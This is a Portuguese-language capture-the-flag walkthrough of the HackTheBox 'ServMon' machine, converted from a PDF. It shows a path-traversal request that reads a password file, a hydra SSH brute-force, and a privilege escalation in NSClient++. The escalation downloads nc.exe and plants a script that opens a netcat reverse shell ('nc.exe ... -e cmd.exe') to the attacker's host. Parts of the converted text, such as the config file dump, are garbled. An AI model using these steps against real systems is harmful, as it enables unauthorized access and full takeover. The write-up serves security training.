
Após termos o http request capturado, apenas temos de modificar 1ª linha para fazer exploit ao serviço.

Temos de mudar a linha:


```
GET /LanguageInfo/en-us/common.xml?v=20150227.01 HTTP/1.1
```

Para:

```
GET ../../../../../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
```




Após o request ter sido modificado apenas temos de clicar no botao “Forward” para enviar o request ao servidor.



Desta forma o servidor vai retornar o conteúdo daquele ficheiro especificado no caminho e obtemos 7 possíveis passwords para testar nos serviços instalados no servidor.


De uma forma mais automática poderia ser executado o código python presente no seguinte exploit: <https://www.exploit-db.com/exploits/48311> , obtendo o mesmo resultado apenas correndo um comando python.

Com todas aquelas passwords em nossa posse a primeira opção foi testar com os users Nadine e Nathan na página login do serviço NVMS-1000



De modo a automatizar o processo de testar as password contra este login com a ferramenta hydra teríamos que indicar as flags no request feito ao servidor , porém como podemos ver na seguinte imagem, feito request com o user: user e password: password , os campos não aparecem , logo não é possível usar a ferramenta.

Porém sendo poucas possibilidades de user e password, executamos as tentativas à “mão”, mas sem sorte.



SSH User Nadine

Das portas mais promissoras mencionadas anteriormente apenas falta a 22 (SSH), logo colocamos as passwords obtida no passo anterior num ficheiro chamado pass.txt

```
root@kali:~/Desktop/ServMon - 10.10.10.184# ls
exploit.py nc64.exe nc.exe netcat.c notas.txt pass.txt
root@kali:~/Desktop/ServMon - 10.10.10.184#
```

```
root@kali:~/Desktop/ServMon - 10.10.10.184# cat pass.txt
1nsp3ctTh3Way2Mars!
Th3r34r3T0M4nyTrai0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Ut0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
root@kali:~/Desktop/ServMon - 10.10.10.184#
```

Vamos usar a ferramenta hydra para automatizar a tentativa de login no ssh.

“Hydra[6] is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.”

```
$: hydra -l Nathan -P pass.txt ssh://10.10.10.184
```

-l: Login name

-P: Password File

```
root@kali:~/Desktop/ServMon - 10.10.10.184# hydra -l Nathan -P pass.txt ssh://10.10.10.184
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-04 13:32:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-04 13:32:36
root@kali:~/Desktop/ServMon - 10.10.10.184#
```

```
root@kali:~/Desktop/ServMon - 10.10.10.184# hydra -l Nadine -P pass.txt ssh://10.10.10.184
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-04 13:31:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184 login: Nadine password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-06-04 13:31:45
root@kali:~/Desktop/ServMon - 10.10.10.184#
```

Como podemos ver na imagem anterior, foi encontrada a password para o user Nadine no serviço de ssh.

User: Nadine Password: L1k3B1gBut7s@W0rk


```

root@kali:~/Desktop/ServMon - 10.10.10.184# ssh Nadine@10.10.10.184
Nadine@10.10.10.184's password:
Nadine
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>

```

```

nadine@SERVMON C:\Users\Nadine\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users\Nadine\Desktop

08/04/2020  22:28    <DIR>          .
08/04/2020  22:28    <DIR>          ..
04/06/2020  17:17                34 user.txt
               1 File(s)                34 bytes
               2 Dir(s)  27,859,484,672 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>

```

```

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
f55f3924e20721bbf705e2515e97d012

```

Deste modo entramos dentro do servidor com o user Nadine e navegamos para o desktop onde encontramos o ficheiro user.txt que contém a flag para colocar na plataforma HacktheBox.

Com este utilizador não temos permissões para aceder a outro tipo de user.

```

nadine@SERVMON C:\Users>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Users

08/04/2020  22:26    <DIR>          .
08/04/2020  22:26    <DIR>          ..
08/04/2020  22:55    <DIR>        Administrator
04/06/2020  17:18    <DIR>        Nadine
04/06/2020  17:15    <DIR>        Nathan
08/04/2020  23:20    <DIR>        Public
               0 File(s)                0 bytes
               6 Dir(s)  27,864,530,944 bytes free

nadine@SERVMON C:\Users>cd Administrator
Access is denied.

nadine@SERVMON C:\Users>cd Nathan
Access is denied.

```

```

nadine@SERVMON C:\Users>cd Public
Access is denied.


```

NSClient++

Como anteriormente vimos mencionados nos ficheiros (Confidential.txt e Notes do do.txt) obtidos com ftp bem como no scan do nmap a correr na porta 8443, o NSClient++ poderia ser outra porta de entrada para obter mais permissões no servidor.

Com uma pequena pesquisa foi encontrado o seguinte exploit para o serviço: <https://www.exploit-db.com/exploits/46802>. Perfeito para a nossa situação devido a já estarmos dentro da máquina apenas precisamos de evoluir as permissões para poder aceder ao user Nathan e Administrador.

Privilege Escalation[7] é o ato de explorar um bug, falha de design ou supervisão de configuração em um sistema operacional ou aplicativo de software para obter acesso elevado a recursos que normalmente são protegidos de um aplicativo ou usuário. O resultado é que um aplicativo com mais privilégios do que o planejado pelo desenvolvedor ou administrador do sistema pode executar ações não autorizadas.



The screenshot shows the Exploit-DB website interface. The browser's address bar displays the URL <https://www.exploit-db.com/exploits/46802>. The page title is "NSClient++ 0.5.2.35 - Privilege Escalation". The exploit details are organized into three columns:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46802	N/A	BZYO	LOCAL	WINDOWS	2019-05-06

Below the details, there are three status indicators:

- EDB Verified: ✗
- Exploit: 📄 / {}
- Vulnerable App: 📦

A back arrow icon is visible in the bottom left corner of the page.

Segundo o exploit os passos necessários a executar são os seguintes:

```
Exploit:
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
  C:\Program Files\NSClient++>nscp web -- password --display
  Current password: SoSecret

2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine
@echo off
c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

4. Setup listener on attacking machine
nc -nlvvp 443

5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
  - foobar
    command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
  - foobar
    interval = 1m
    command = foobar

7. Restart the computer and wait for the reverse shell on attacking machine
nc -nlvvp 443
```

Começamos por visitar a diretoria onde se encontra instalado o serviço NSClient++ e visualizar o ficheiro nsclient.ini onde se encontra a password do web login.

```
nadine@SERVMON C:\>cd "Program Files"
nadine@SERVMON C:\Program Files>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Program Files

08/04/2020 23:21 <DIR> .
08/04/2020 23:21 <DIR> ..
08/04/2020 23:21 <DIR> Common Files
08/04/2020 23:18 <DIR> Internet Explorer
19/03/2019 05:52 <DIR> ModifiableWindowsApps
16/01/2020 19:11 <DIR> NSClient++
08/04/2020 23:09 <DIR> Reference Assemblies
08/04/2020 23:21 <DIR> UNP
14/01/2020 09:14 <DIR> VMware
08/04/2020 22:31 <DIR> Windows Defender
08/04/2020 22:45 <DIR> Windows Defender Advanced Threat Protection
19/03/2019 05:52 <DIR> Windows Mail
19/03/2019 12:43 <DIR> Windows Multimedia Platform
19/03/2019 06:02 <DIR> Windows NT
19/03/2019 12:43 <DIR> Windows Photo Viewer
19/03/2019 12:43 <DIR> Windows Portable Devices
19/03/2019 05:52 <DIR> Windows Security
19/03/2019 05:52 <DIR> WindowsPowerShell
0 File(s) 0 bytes
18 Dir(s) 27,868,979,200 bytes free
```

```
nadine@SERVMON C:\Program Files\NSClient++>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Program Files\NSClient++

16/01/2020 19:11 <DIR> .
16/01/2020 19:11 <DIR> ..
09/12/2015 01:17 28,672 boost_chrono-vc110-mt-1_58.dll
09/12/2015 01:17 50,688 boost_date_time-vc110-mt-1_58.dll
09/12/2015 01:17 117,760 boost_filesystem-vc110-mt-1_58.dll
09/12/2015 01:22 439,296 boost_program_options-vc110-mt-1_58.dll
09/12/2015 01:23 256,000 boost_python-vc110-mt-1_58.dll
09/12/2015 01:17 765,952 boost_regex-vc110-mt-1_58.dll
09/12/2015 01:16 19,456 boost_system-vc110-mt-1_58.dll
09/12/2015 01:18 102,400 boost_thread-vc110-mt-1_58.dll
14/01/2020 14:24 51 boot.ini
18/01/2018 16:51 157,453 changelog.txt
28/01/2018 23:33 1,210,392 check_nrpe.exe
04/06/2020 18:18 <DIR> crash-dumps
05/11/2017 22:09 318,464 Google.ProtocolBuffers.dll
09/12/2015 00:16 1,655,808 libeay32.dll
05/11/2017 23:04 18,351 license.txt
05/10/2017 08:19 203,264 lua.dll
14/01/2020 14:24 <DIR> modules
10/04/2020 19:32 2,683 nsclient.ini
04/06/2020 18:29 32,013 nsclient.log
05/11/2017 22:42 55,808 NSCP.Core.dll
```

\$: type nsclient.ini

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
^_# If you want to fill this file with all available options run the following command:
# nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
# nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help
Modules including enable at startup and save configuration

; in flight - TODO
[/settings/default]

; Undocumented key attacking machine
password = ew2x6SsGTxjRwXOT

; 8443 - port key
; Undocumented key
allowed hosts = 127.0.0.1
machine
```

Dentro do ficheiro encontramos a password e reparamos que o serviço corre localmente na máquina.

SSH Tunnel

Devido ao serviço apenas permitir conexões locais teremos de utilizar a técnica de ssh tunneling.

SSH Tunnel[8], redes de computadores utilizam um protocolo de tunelamento quando um protocolo de rede (o protocolo de entrega) encapsula um protocolo de carga diferente. Por meio da utilização de tunelamento pode-se, por exemplo, transportar uma carga (dados) sobre uma rede de entrega incompatível, ou fornecer um caminho seguro através de uma rede não confiável. Lembra a ideia de um túnel entre uma origem e um destino.

Tunelamento normalmente contrasta com um modelo de protocolo em camadas como aqueles do modelo OSI ou TCP/IP. Geralmente, o protocolo de entrega opera em um nível igual ou maior no modelo em que o protocolo de carga opera.

Esta técnica permite-nos aceder no nosso browser do nosso host a esta página que apenas está a correr localmente no servidor vitima.


\$: ssh -L 8443:127.0.0.1:8443 [Nadine@10.10.10.184](#)

-L: Address


```
root@kali:~/Downloads# ssh -L 8443:127.0.0.1:8443 Nadine@10.10.10.184
Nadine@10.10.10.184's password:
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>
```

Deste modo depois de fazer a conexão ssh com túnel podemos aceder a página pelo ip de localhost.




Colocamos a password que foi encontrada no ficheiro nsclient.ini e fazemos com sucesso login ao serviço.



O próximo passo no exploit é fazer enable aos seguintes módulos:

- CheckExternalScripts
- Scheduler




De seguida precisaremos de colocar no servidor o netcat para mais a frente tiramos partido e obtermos uma reverse Shell dentro da máquina.

O Netcat[9] é uma ferramenta de rede, disponível para sistemas operacionais Unix, Linux, Microsoft Windows e Macintosh que permite, por intermédio de comandos e com sintaxe muito sensível, abrir portas TCP/UDP e HOST. Permite forçar conexões UDP/TCP.

Para isso colocamos o netcat dentro de uma diretoria e utilizamos python para criar um simples servidor web(SimpleHTTPServer)[10] onde poderemos fazer request a partir da maquina da vitima para obter o ficheiro dentro dela.

```
$: python -m SimpleHTTPServer 8080
```

-m: Invocar o serviço de http server diretamente no interpretador



Depois de o servidor python estar enabled apenas precisamos de utilizar um serviço como o curl para fazer download do ficheiro em questão.

O cURL[11] é um projeto de software de computador que fornece uma biblioteca e uma ferramenta de linha de comando para transferir dados usando vários protocolos.

```
$: curl http://10.10.14.149:8080/nc.exe --output nc.exe
```

--output: nome do ficheiro de output

```
nadine@SERVMON C:\Temp>curl http://10.10.14.149:8080/nc.exe --output nc.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total   Spent    Left  Speed
100 38616  100 38616    0     0  38616      0  0:00:01 --:--:-- 0:00:01 41882

nadine@SERVMON C:\Temp>dir
Volume in drive C has no label.
Volume Serial Number is 728C-D22C

Directory of C:\Temp

05/06/2020  15:09    <DIR>          .
05/06/2020  15:09    <DIR>          ..
05/06/2020  15:09                38,616 nc.exe
               1 File(s)                38,616 bytes
               2 Dir(s) 27,861,454,848 bytes free

nadine@SERVMON C:\Temp>
```

Depois de obtermos o netcat dentro da máquina teremos que iniciar um netcat listener para estar a escuta assim que o netcat dentro da máquina da vítima for corrido.

```
$: nc -nlvp 4444
```

-n: apenas IP, não domínios

-l: modo listener

-v: verbose (mostar algum output)

-p: porta

```
root@kali:~/Downloads# nc -nlvp 4444
listening on [any] 4444 ...
```


Os próximos passos do exploit é criar um script onde executa um ficheiro bat que contém um comando para executar o netcat e obtermos uma reverse Shell e criar um scheduler para correr esse tal script.

Depois de algumas dificuldades em criar o script e o scheduler na interface gráfica, como por exemplo o script não ficar devidamente com nome associado e assim não ser possível chamado e outros problemas, descobrimos que poderíamos fazer as mesmas operações através de chamadas á da api do serviço.[12] [13]

```
$: curl -s -k -u admin:ew2x6SsGTxjRwXOT -X PUT  
https://localhost:8443/api/v1/scripts/ext/scripts/testing202.  
bat --data-binary "C:\Temp\nc.exe 10.10.14.149 4444 -e  
cmd.exe"
```

-s: Silent mode

-k: allow insecure server connections

-u: user:password

-X: request to use

```
nadine@SERVMON C:\Temp>curl -s -k -u admin:ew2x6SsGTxjRwXOT -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/testing202.bat --data-binary "C:\Temp\nc.exe 10.10.14.149 4444 -e cmd.exe"  
Added testing202 as scripts\testing202.bat  
nadine@SERVMON C:\Temp>
```

```
$: curl -s -k -u admin:ew2x6SsGTxjRwXOT  
https://localhost:8443/api/v1/queries/testing202/commands/exe  
cute?time=3m
```

```
nadine@SERVMON C:\Temp>curl -s -k -u admin:ew2x6SsGTxjRwXOT https://localhost:8443/api/v1/queries/testing202/commands/execute?time=3m
```

Após executar o comando do scheduler obtemos ligação á reverse Shell.

```
root@kali:~/Downloads# nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.149] from (UNKNOWN) [10.10.10.184] 49692  
Microsoft Windows [Version 10.0.18363.752]  
(c) 2019 Microsoft Corporation. All rights reserved.  
  
C:\Program Files\NSClient++>  
181 Download netcat do goog  
182 simpleHttpServe  
183 python  
184  
185 curl http://10.10.14.14  
186  
187  
188  
189 curl -s -k -u admin:ew2x6SsGTxj  
190  
191  
192  
193
```

Depois de todos os passos terem sido executados obtemos permissões como administrador

```
root@kali:~/Downloads# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.10.184] 49692
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>cd ..
cd ..

C:\Program Files>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>
```

Movemos para a diretoria Desktop do user administrador e encontramos o ficheiro root.txt onde se encontra a flag para colocar na plataforma HackTheBox.

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
